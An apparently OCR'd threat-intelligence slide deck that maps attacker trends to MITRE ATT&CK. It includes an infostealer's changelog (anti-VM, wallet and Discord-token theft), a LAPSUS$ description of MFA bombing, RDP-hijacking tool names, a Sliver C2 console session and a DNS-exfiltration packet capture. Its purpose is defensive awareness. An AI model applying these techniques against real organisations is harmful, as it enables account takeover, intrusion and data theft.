
Date	Description
2020.03	- Added **Anti-VM** - Added **Cold Wallets**
2020.06	- Added choice of target platform for **build x86 / x64** - Added support for collection browser from **Asian OS** - Improved file grabber
2020.08	- Collect **Telegram** Files - Collect Nord/Open/Proton **VPN** Files - Collect **Steam** Files
2021.05	- Support ***.scr** extension files for creating builds
2021.06	- Collect **tokens of Discords** - Added search for extensions in all browsers based on chrome - Added "**Visible**" log fields - Added Wallets: Browser Extension
2021.08	- Communication Protocol: HTTP → **Net.Tcp** - Added Wallets: Browser Extension - Select Option: Send Log by **Part / Full**

Compromised VPN access

T1133
ATT&CK®
External Remote Services: VPN

username
password
remember me
Login
Register
VPN

But Michael has MFA…


bypassed traditional
MFA using simple MFA bombing
I know LAPSUS$ bypassed traditional
MFA using simple MFA bombing
I know LAPSUS$ bypassed traditional
MFA using simple MFA bombin
I know LAPSUS$ bypassed trad
MFA using simple MFA bombi
I know LAPSUS$ bypassed t
MFA using simple MFA bombi

#WeAre**Exclusive**

Bypass traditional MFA

“No limit is placed on the amount of calls that can be made. **Call the employee 100 times at 1 am** while he is trying to **sleep**, and he will more than likely **accept** it. Once the employee accepts the initial call, you can access the **MFA enrollment portal** and **enroll another device.**”

LAPSUS$

T1621

ATT&CK®

MFA Request Generation


#WeAreExclusive

Attack trend: Identity

T1589

ATT&CK®

Gather Victim Identity Information


Gather Victim Identity Information (3/3)

Credentials

Email Addresses

Employee Names

T1078

ATT&CK®


Cloud accounts

Azure Application Name
Microsoft Office 365 portal
Office 365 Exchange Online
Microsoft Exchange REST API based powershell
Microsoft Office

#WeAreExclusive

Attack trend: initial access

Initial Infection Vector (when identified)




M-Trends 2023

#WeAreExclusive

MITRE ATT&CK adversary TTP’s

Reconnaissance	Initial access	Credential access
Execution	**Lateral movement**	**Privilege escalation**
Persistence	Command and control	Exfiltration/ Impact

Trends: Lateral movement



#WeAreExclusive

Lateral movement


Discovery of network resources

T1046

ATT&CK®

Network Service Discovery

Bloodhound: Lateral movement paths



T1078

ATT&CK®

Valid Accounts


#WeAreExclusive

Lateral movement

T1021
ATT&CK®
Remote services
RDP

RDP lateral movement

RDP Hijacking using Tscon, Mimikatz, nc, SharpRDP



0xthirteen/
SharpRDP


Remote Desktop Protocol .NET Console Application
for Authenticated Command Execution

Jump servers, embedded systems and file servers

Privilege escalation / Persistence

T1053
ATT&CK®
Scheduled Task

T1218
ATT&CK®
System Binary Proxy Execution



```
C:\>regsvr32 shell32.dll

C:\>
```

DllRegisterServer in shell32.dll succeeded.

Dwell time

Dwell time

Change in EMEA Median Dwell Time – Ransomware

4 → **33**

Days in 2021

Days in 2022

Handoff initial compromise

Large window of opportunity

Multiple APT groups

MITRE ATT&CK adversary TTP's

Reconnaissance	Initial access	Credential access
Execution	Lateral movement	Privilege escalation
Persistence	**Command and control**	**Exfiltration/ Impact**

#WeAreExclusive


Command and Control

TA0011
ATT&CK®
Command and Control

C2 MATRIX

metasploit

cobaltstrike
by HelpSystems



```
kali@kali:~/Desktop$ sudo ./sliver-client
[*] Connecting to 192.168.0.21:31337 ...
[*] vk9ops has joined the game

sliver >

All hackers gain renown
[*] Server v1.0.6 - 2295a995f91f0ca733170bf6bee651ea60c62d0e
[*] Welcome to the sliver shell, please type 'help' for options

sliver >
```


#WeAreExclusive

DNS exfiltration

T1048

ATT&CK®

Exfiltration Over Alternative Protocol



```
Proto  Length  Info
DNS        92  Standard query 0x36e5 CNAME 65be01241015bae363.jz-n-bs.local
DNS       138  Standard query response 0x36e5 CNAME 65be01241015bae363.jz-n-bs.local …
DNS        92  Standard query 0x2f1b CNAME 019d01241015bae363.jz-n-bs.local
DNS       172  Standard query response 0x2f1b CNAME 019d01241015bae363.jz-n-bs.local …
DNS       293  Standard query 0x5d8a TXT 6c0601241015bae37400001b158001000389504e470d…
DNS       324  Standard query response 0x5d8a TXT 6c0601241015bae37400001b15800100038…
